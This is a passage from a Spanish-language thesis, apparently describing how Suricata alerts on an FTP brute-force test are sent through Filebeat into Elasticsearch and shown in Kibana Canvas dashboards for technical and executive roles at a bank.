


Ilustración 52: Configuración metasploit IV

Y efectivamente, hemos podido acceder y listar los ficheros que contiene el equipo remoto. Por último, si comprobamos si Suricata ha sido capaz de detectar este ataque vemos que si lo ha logrado:

Ilustración 53: Alerta de Suricata a ataque de fuerza bruta.

5.2.6. Filebeat

El siguiente paso, es añadir el módulo para Suricata. Esto lo haremos con la orden:

- ***./filebeat modules enable suricata***

Si analizamos el módulo de Suricata, podemos ver la siguiente configuración:

```
module_version: 1.0

var:
  - name: paths
    default:
      - /var/log/suricata/eve.json
    os.darwin:
      - /usr/local/var/log/suricata/eve.json
    os.windows:
      - 'c:/program files/suricata/log/eve.json'
  - name: tags
    default: [suricata]
  - name: community_id
    default: true

ingest_pipeline: ingest/pipeline.yml
input: config/eve.yml

requires.processors:
- name: geoip
  plugin: ingest-geoip
- name: user_agent
  plugin: ingest-user-agent
```

Ilustración 54: Módulo de Suricata para Filebeat

En él, podemos ver como utiliza como entrada de datos el fichero de logs de Suricata. Este fichero deberemos modificarlo en caso de que los log no los hubiéramos dejado en la ruta por defecto.

Por último, lanzamos Filebeat con la orden:

./filebear -e

Si los parámetros de configuración son correctos, y lanzamos Suricata, podremos ver cómo se están indexando los datos dentro de Elasticsearch.




Ilustración 55: Inclusión de logs de Suricata dentro de Elasticsearch

6. CAPÍTULO 6: KIBANA

En este capítulo vamos a hacer un análisis de la información que se está insertando en Elasticsearch. Una vez hecho esto, vamos a crear unos dashboard con diferentes visualizaciones creadas a partir de los datos de Suricata. Por último, se tendrá un sistema de roles según el cargo dentro de la organización, y se creará un dashboard acorde a ese cargo.

6.1. Análisis de la información

Después de enlazar Filebeat con Elastic Cloud, vemos que se ha generado automáticamente un nuevo índice dentro de Elasticsearch:




Ilustración 56: Información índice Filebeat

Dentro de este índice se indexarán los logs de Suricata. Lo primero que haremos será crear un index pattern. Kibana requiere de este para acceder a los datos de Elasticsearch que desea explorar, ya que selecciona los datos que se utilizarán y permite definir propiedades de los campos. Como podemos observar, un index pattern englobará todos los índices que contengan su nombre.




Ilustración 57: Creación index pattern I

En el siguiente paso, debemos seleccionar un campo de tipo fecha, el cual será utilizado para organizar los datos por la fecha en la que se indexaron.




Ilustración 58: Creación index pattern II

Una vez creado nuestro index pattern vamos a acceder a la herramienta Discover. Esta herramienta, como ya mencioné en el capítulo 3, sirve para interactuar con la información almacenada en un determinado index pattern. La información viene clasificada por fecha, y podemos cambiarla, seleccionando el rango de tiempo que se desee. Por otra parte, es posible hacer filtrado de datos por el contenido de uno o varios campos gracias a la barra búsqueda. En la barra de la lateral izquierda, tenemos todos los campos de los que se compone el índice. Cada una de las filas corresponde a un documento, es decir, a un log que se ha insertado en Elasticsearch.




Ilustración 59: Discover Kibana

A continuación, mostraré una tabla con un ejemplo de algunos de los principales campos, viendo qué información contiene cada uno:

Campo	Detalle	Ejemplo
agent.hostname	Nombre de la máquina que contiene Filebeat	marcosmoreno-VirtualBox
agent.id	Identificador de la máquina que contiene Filebeat	202a84e6-f1b8-4b69-a5b1-9a169c6225cf
agent.type	Tipo de agente: Metricbeat, Filebeat...	filebeat
agent.version	Versión del agente	7.9.3
destination.address	IP destino	192.168.0.203
destination.bytes	Bytes transferidos al host destino	480B
destination.port	Puerto de destino	34387
event.category	Categoría del evento	network, intrusion_detection
event.kind	Tipo de evento	alert
host.hostname	Nombre de la máquina analizada	marcosmoreno-VirtualBox
host.ip	Dirección IP de la máquina analizada	192.168.0.15
host.os.platform	Plataforma de la máquina analizada	Ubuntu
host.os.version	Versión del sistema operativo de la máquina analizada	20.10 (Groovy Gorilla)
log.file.path	Ruta del fichero de logs	/var/log/suricata/eve.json

message	Mensaje del logs	Unsuccessful User Privilege Gain
network.protocol	Protocolo de red utilizado	ftp
network.transport	Protocolo de transporte utilizado	tcp
rule.category	Categoría de la firma	Unsuccessful User Privilege Gain
rule.id	Identificador de la firma	1000004
rule.name	Nombre de la firma	FTP Brute Force Attempt
source.address	Ip de origen	192.168.0.15
source.bytes	Total de bytes transferidos en la máquina origen	427B
source.port	Puerto origen	21
suricata.eve.alert.category	Categoría del evento de Suricata	Unsuccessful User Privilege Gain
suricata.eve.alert.signature	Firma del evento de Suricata	FTP Brute Force Attempt
suricata.eve.in_iface	Interfaz de red por la que ha circulado el evento	enp03

Tabla 4: Análisis campos Filebeat

Después de revisar los campos, vemos cómo Filebeat ha sido capaz de indexar dentro de cada campo la información de las firmas que habíamos declarado en el fichero de configuración de Suricata. Una vez hecho este análisis, podemos empezar a diseñar visualizaciones con los datos obtenidos.

6.2. Diseño de dashboard

En este punto Kibana nos ofrece dos formas de crear paneles de visualizaciones. Por una parte, tenemos Canvas. Es una herramienta de visualización y presentación de datos que permite extraer datos en vivo directamente de Elasticsearch y combinar los datos con colores, imágenes y texto para crear pantallas dinámicas. En definitiva, te proporciona la posibilidad crear dashboard con diseño libre. Ejemplo:




Ilustración 60: Ejemplo panel en Canvas

Fuente: https://www.elastic.co/es/what-is/kibana-canvas

Por otra parte, tenemos la opción de dashboard de Kibana. Este es una colección de paneles que se usa para analizar los datos. En un dashboard, se pueden agregar una variedad de paneles que se pueden organizar libremente. Entre esos paneles encontramos, visualizaciones, controles interactivos y demás. Ejemplo:




Ilustración 61: Ejemplo de dashboard

Fuente: https://www.elastic.co/guide/en/kibana/6.8/xpack-dashboard-only-mode.html

Desde la versión 7.7 de Kibana, ya es posible agregar paneles de los dashboard dentro de Canvas, lo que nos proporciona el uso de controles interactivos dentro de paneles dinámicos y más creativos. Dado esto, la opción tomada para el diseño de los paneles será Canvas.

6.2.1. Canvas

Si accedemos desde el menú de Kibana a Canvas, comenzaremos creando un nuevo workpad (panel). Veremos lo que puede parecer un folio en blanco. Sobre este iremos añadiendo las visualizaciones y ajustándolas con libertad. Para insertar una visualización, seleccionamos “Add element”. Los elementos están clasificados por categorías, según lo deseado. Comenzaremos añadiendo una tabla de datos. Esta está dentro de “Chart” y “Data Table”.

Si seleccionamos la tabla, en la barra lateral derecha podemos por una parte darle estilo a la tabla, con un contenedor o con código CSS puro, y por otra añadir la fuente de datos. La peculiaridad de Canvas, es que tiene la posibilidad de usar consultas SQL (Elasticsearch SQL) para devolver los datos. En este caso lanzaré una query sencilla para mostrar datos en la tabla.




Ilustración 62: Visualización en canvas

Consulta:

- **“SELECT ‘@timestamp’, host.name, suricata.eve_event_type, network_transport, source_address, source.port, destination.address, destination.port FROM ‘filebeat-7.9.3’ ORDER BY ‘@timestamp’ desc ”**

Con un poco de imaginación y jugando con los datos se pueden crear paneles bastante originales. Para este caso he creado dos paneles, uno irá dirigido a un alto cargo de dirección, como puede ser un ciso, y otro a un perfil más técnico

6.2.2. Dashboard técnico

Como he mencionado, este dashboard está orientado a un nivel más técnico de la entidad bancaria, ya que se habla por ejemplo más de temas orientados a redes. Esta es una pequeña explicación de las gráficas utilizadas para la creación del panel:

- En primer lugar, he utilizado un filtrado de datos según la fecha que contiene el campo timestamp. La elección de una fecha u otra afectará a los datos que se muestran en el resto de visualizaciones. Esta visualización podemos encontrarla en ambos dashboard.




Ilustración 63: Visualización Canvas I

- Una tabla de datos (datatable), que muestra datos de algunos de los campos que se obtienen en el índice. Contiene información como hostname, tipo de evento, puerto destino etc.

Ilustración 64: Visualización Canvas II

- Un gráfico de tipo circular (pie chart), que muestra el conteo de la agrupación del campo “suricata.eve.event_type” en tanto por ciento. Podemos observar a priori que la mayoría de los eventos capturados han sido de tipo “http” con un 97,97% para el momento en que se muestran datos.




Ilustración 65: Visualización Canvas III

- Un gráfico de tipo circular (pie chart), que muestra el conteo de la agrupación del campo “network.transport” en tanto por ciento. Podemos observar a priori que la mayoría de los eventos capturados han sido de tipo “tcp” con un 99,86% para el momento en que se muestran datos.




Ilustración 66: Visualización Canvas IV

- Un gráfico de tipo circular (pie chart), que muestra el conteo de la agrupación del campo “network.protocol” en tanto por ciento. Podemos observar a priori que la mayoría de los eventos capturados han sido de tipo “ftp” con un 78,92%, “dns” con un 14,29% y http con un 5,76% para el momento en que se muestran datos.




Ilustración 67: Visualización Canvas V

- Un gráfico de tipo mapa de calor. En él se representa por un parte (eje y) el total de bytes que se han transferido por la parte de origen, y por otra (eje x) la cantidad de bytes transferidos en el destino. La peculiaridad de

este gráfico es que cuanto mayor sea la cantidad de bytes transferidos mayor será la tonalidad del color del gráfico, en este caso el verde.




Ilustración 68: Visualización Canvas VI

